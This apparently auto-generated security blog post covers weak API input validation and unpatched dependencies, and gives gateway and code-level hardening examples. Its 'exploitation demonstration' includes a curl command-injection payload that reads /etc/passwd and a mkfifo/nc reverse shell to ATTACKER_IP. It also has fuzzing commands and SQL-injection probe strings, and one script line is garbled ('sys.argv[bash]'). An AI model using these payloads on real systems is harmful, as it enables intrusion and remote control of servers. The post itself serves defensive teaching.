Listen to this Post
Introduction:

In modern offensive security engagements, exploitable vulnerabilities often stem not from complex zero-days but from systemic operational failures. Recent data from active penetration tests reveals a stark reality: weak API parameter validation and lagging dependency patches form a predictable, highly exploitable attack surface. These issues represent a critical disconnect between development velocity and security rigor.
Learning Objectives:
- Understand how inadequate API parameter validation at the boundary creates reliable entry points for attackers.
- Learn to implement comprehensive input validation using gateway and code-level controls.
- Establish a disciplined dependency management and patching workflow to mitigate framework and library CVEs.
You Should Know:
- The API Validation Gap: Your Digital Front Door Is Unlocked
The most consistent finding across engagements was APIs accepting untrusted input without strict validation of schema, type, bounds, or allowed fields. This isn’t a lack of tools—validation capabilities often existed in gateways or frameworks but were not applied comprehensively before release.
Step‑by‑step guide explaining what this does and how to use it.
To identify and remediate this gap, a two-pronged approach of reconnaissance and hardening is essential.
Step 1: Reconnaissance & Discovery
Use automated tools to catalog all exposed API endpoints and probe for weak validation.
– Command (Linux with OWASP Amass & ffuf):
 Discover subdomains and associated APIs
amass enum -active -d targetcompany.com -o domains.txt
 For each discovered service, fuzz API parameters
ffuf -w /usr/share/wordlists/api-parameters.txt -u https://api.target.com/v1/endpoint?FUZZ=test -fs 0
– Action: This identifies parameters (FUZZ) that the API accepts. The next step is testing what values it processes.
Step 2: Testing Validation Robustness
Test parameter boundaries using Burp Suite or a custom script.
– Example Python Script to Test Integer Validation:
import requests
import sys
target = sys.argv[bash]
for value in [0, -1, 9999999999, "string'--", "1 OR 1=1"]:
r = requests.post(f'{target}/api/transaction', json={'amount': value, 'userId': 'legit_id'})
if r.status_code == 200:
print(f"[!] Weak validation for 'amount' with value: {value}")
– Analysis: This script tests if the `amount` parameter properly validates for positive integers, rejecting negatives, huge numbers, or SQL injection strings.
2. Implementing Boundary Validation: Building the Lock
Validation must be enforced at the API gateway (network boundary) and within the application logic.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Gateway-Level Validation (Kong/APISix)
Implement a declarative schema to reject malformed requests before they reach your service.
– Example Kong Plugin Configuration (kong.yaml):
apiVersion: configuration.konghq.com/v1
kind: KongPlugin
metadata:
name: request-validation
config:
body_schema:
type: object
required: ["userId", "amount"]
properties:
userId:
type: "string"
pattern: "^[a-fA-F0-9]{24}$"
amount:
type: "integer"
minimum: 1
maximum: 10000
– Effect: Any request with a non-alphanumeric `userId` or an `amount` outside 1-10000 is automatically rejected with a 400 error.
Step 2: Application-Level Validation (Node.js/Express Example)
Use library schemas as a second, definitive layer of defense.
– Code Snippet:
const Joi = require('joi');
const transactionSchema = Joi.object({
userId: Joi.string().hex().length(24).required(),
amount: Joi.number().integer().min(1).max(10000).required(),
currency: Joi.string().valid('USD', 'EUR').default('USD')
});
app.post('/api/transaction', (req, res) => {
const { error, value } = transactionSchema.validate(req.body);
if (error) return res.status(422).send(error.details);
// Process validated `value` object
});
– Explanation: Joi enforces type, format, bounds, and allowed values. The `valid()` function for `currency` is a critical allow-list check.
3. The Dependency Time Bomb: Exploiting Known CVEs
The post highlights a practical exploit: a known React CVE in unpatched dependencies. Attackers scan for outdated components using public exploits, requiring minimal effort.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Inventory and Vulnerability Identification
Continuously audit dependencies for known vulnerabilities.
- Command (Linux – Node.js Project with npm audit):
Generate an inventory and check for known vulnerabilities
npm audit --production
For deeper scanning, use OWASP Dependency-Check
dependency-check --project "MyApp" --scan ./package-lock.json --out ./report
- Command (Windows – PowerShell with dotnet):
For .NET projects, use built-in tools
dotnet list package --vulnerable --include-transitive
- Output: These commands list packages with known CVEs, often including direct exploit links.
Step 2: Prioritization and Patching
Establish a Security Patch SLA (e.g., Critical CVEs patched within 72 hours).
– Process: Integrate the audit command into your CI/CD pipeline to break builds on critical vulnerabilities. Use SCA (Software Composition Analysis) tools like Snyk or Mend.io for automation.
– Remediation Command:
 Update a specific vulnerable package
npm update react-dom --depth 2
 Verify update
npm list react-dom
4. Hardening Cloud API Configurations
Cloud-managed API services (AWS API Gateway, Azure API Management) need explicit validation rules configured.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: AWS API Gateway Request Validation Setup
- AWS CLI Command to Add Validation:
aws apigateway update-request-validator \
--rest-api-id abc123 \
--request-validator-id xyz456 \
--patch-operations op='replace',path='/validateRequestBody',value='true'
- Configuration: You must then associate this validator with specific methods and define the JSON schema model for the request body in the API model.
5. Exploitation Demonstration: From Weak Validation to Shell
Understanding the attacker’s workflow reinforces the need for mitigation.
Step‑by‑step guide explaining what this does and how to use it.
Scenario: An API endpoint `POST /api/admin/action` expects `{“action”: “restart”}` but has weak validation.
– Attacker’s Probe (Using curl):
 Probe for command injection or path traversal
curl -X POST https://target/api/admin/action \
-H "Content-Type: application/json" \
-d '{"action": "restart; cat /etc/passwd"}'
 If successful, escalate to a reverse shell
-d '{"action": "restart; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP 4444 >/tmp/f"}'
– Mitigation: The validation schemas shown in Section 2 would reject this malformed `action` value outright.
What Undercode Say:
- Velocity is the Enemy of Security: The core failure pattern is shipping features (interfaces/dependencies) faster than the security controls (validation/patches) are applied. This creates a predictable “window of exploitability” that attackers rely on.
- Validation is a Multi-Layer Discipline: Effective defense requires enforceable schemas at the gateway and consistent validation within application code. One without the other leaves a gap.
The analysis indicates these are not knowledge gaps but process failures. Organizations have the tools but deprioritize their consistent application. This turns basic security hygiene into a low-effort, high-reward attack surface. The convergence of weak input validation and known vulnerabilities means attackers can often automate the initial breach, saving their creativity for lateral movement and data exfiltration.
Prediction:
The trend of API-first development and rapid dependency integration will intensify this problem. In the next 12-24 months, we predict a significant rise in automated attacks specifically targeting API parameter validation flaws, coupled with AI-powered tools that continuously scan for and exploit the lag between a CVE disclosure and its patch in production environments. This will force a major shift towards “security-by-default” in CI/CD pipelines, with automated validation template enforcement and real-time dependency patching becoming standard for any organization wishing to maintain an acceptable risk posture. The concept of a “patch window” will be seen as an unacceptable legacy practice.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Theonejvo This – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


